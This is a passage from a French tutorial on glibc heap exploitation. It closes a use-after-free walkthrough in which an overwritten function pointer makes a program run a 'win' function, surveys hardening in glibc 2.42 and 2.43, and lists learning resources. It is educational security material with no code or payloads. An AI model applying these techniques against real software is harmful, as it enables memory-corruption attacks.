4. **Trigger** : Le programme tente d'exécuter la fonction pointée par `task->execute`. Comme le bloc mémoire a été écrasé par le contenu de la structure `message_t`, c'est la fonction `win` qui se retrouve exécutée.

5 Perspectives : L'évolution de l'allocateur (GLIBC 2.42 & 2.43)

L'adoption des protections introduites dans les versions 2.42 et 2.43 de la `glibc` est liée au cycle de mise à jour des distributions Linux. La `GLIBC` n'est que rarement mise à jour de manière isolée, son déploiement suivant généralement le passage à une nouvelle version majeure du système d'exploitation.

Actuellement, ces versions "Bleeding Edge" sont principalement disponibles sur les distributions de type *rolling release* (Arch Linux) ou les versions de développement (Debian Sid, Fedora Rawhide, Ubuntu 26.04). L'analyse de ces mécanismes impose souvent l'usage d'environnements conteneurisés ou de machines virtuelles, car les parcs serveurs en production (LTS) conservent des versions plus anciennes pour garantir la stabilité.

GLIBC 2.42 : Durcissement (Août 2025)

La version 2.42 impose que des pointeurs `fd_nextsize` et `bk_nextsize` soient cohérents dans les deux sens, lors de l'insertion dans l'*unsorted bin* et les *Largebins* :

$$P \rightarrow \text{fd_nextsize} \rightarrow \text{bk_nextsize} == P$$

Toute asymétrie déclenche une erreur, bloquant l'écriture arbitraire des *Large Bin Attacks*.

GLIBC 2.43 : Refonte et suppression des Fastbins (Janvier 2026)

La version 2.43 supprime la structure `fastbin`. Les petites allocations sont désormais gérées par le *Tcache* et les *Smallbins*. De plus, le *Safe Linking* ($P \oplus (L \gg 12)$) s'applique désormais à l'ensemble des listes chaînées simples de l'allocateur.

6 Bibliographie

Vidéos

Max KAMPER. *Introduction To GLIBC Heap Exploitation*. YouTube. 2020. URL : <https://www.youtube.com/watch?v=6-Et7M7qJJg>.

LIVEOVERFLOW. *Heap Exploitation Introduction*. YouTube. URL : <https://www.youtube.com/watch?v=EhmZvyNA-1A>.

GYNVAEL COLDWIND. *Heap Grooming Explanation*. YouTube. URL : <https://www.youtube.com/watch?v=wDUiDd3KmA>.

Max KAMPER. *Understanding Heap Bins*. YouTube. URL : <https://www.youtube.com/watch?v=6-Et7M7qJJg>.

Dépôts Git / Ressources techniques

- SHELLPHISH GROUP. *how2heap : A Repository for Learning Various Heap Exploitation Techniques*. GitHub. 2024. URL : <https://github.com/shellphish/how2heap>.
- GUYINATUXEDO. *Nightmare : Heap Grooming Explanation*. URL : https://guyinatuxedo.github.io/26-heap_grooming/explanation_heap_grooming/index.html.
- PWNDBG CONTRIBUTORS. *pwnDBG : Exploit Development and Reverse Engineering with GDB Made Easy*. GitHub. URL : <https://github.com/pwnDBG/pwnDBG>.
- GALLOPSLED. *pwnTools : CTF Framework and Exploit Development Library*. GitHub. URL : <https://github.com/Gallopsled/pwnTools>.

Sites Web / Articles en ligne

- MAX KAMPER. *Linux Heap Exploitation – Part 1*. Udemy. URL : <https://www.udemy.com/course/linux-heap-exploitation-part-1/>.
- HACKTRICKS CONTRIBUTORS. *Double Free Vulnerability*. URL : <https://hacktricks.wiki/en/binary-exploitation/libc-heap/double-free.html>.
- HACKNDO. *Use-After-Free Explained*. URL : <https://beta.hackndo.com/use-after-free/>.
- ONE2BLAME. *The Dark Arts : Heap Grooming Techniques*. URL : <https://one2bla.me/the-dark-arts/common-vulnerabilities/heap-grooming.html>.
- WIKIPEDIA CONTRIBUTORS. *Heap Spraying*. Wikipedia, The Free Encyclopedia. URL : https://en.wikipedia.org/wiki/Heap_spraying.
- AZERIA LABS. *Heap Exploitation Part 2 : GLIBC Heap Free Bins*. URL : <https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/>.
- GNU PROJECT. *The GNU C Library (glibc) Release Notes*. Sourceware. URL : <https://sourceware.org/glibc/wiki/Release>.

Mémoires universitaires

- MATHIAS F. RØRVIK. « Investigation of x64 GLIBC Heap Exploitation Techniques on Linux ». Mémoire de master. University of Oslo, juin 2019. URL : <https://www.scribd.com/document/555969660/HeapExploitationx64Glibc>.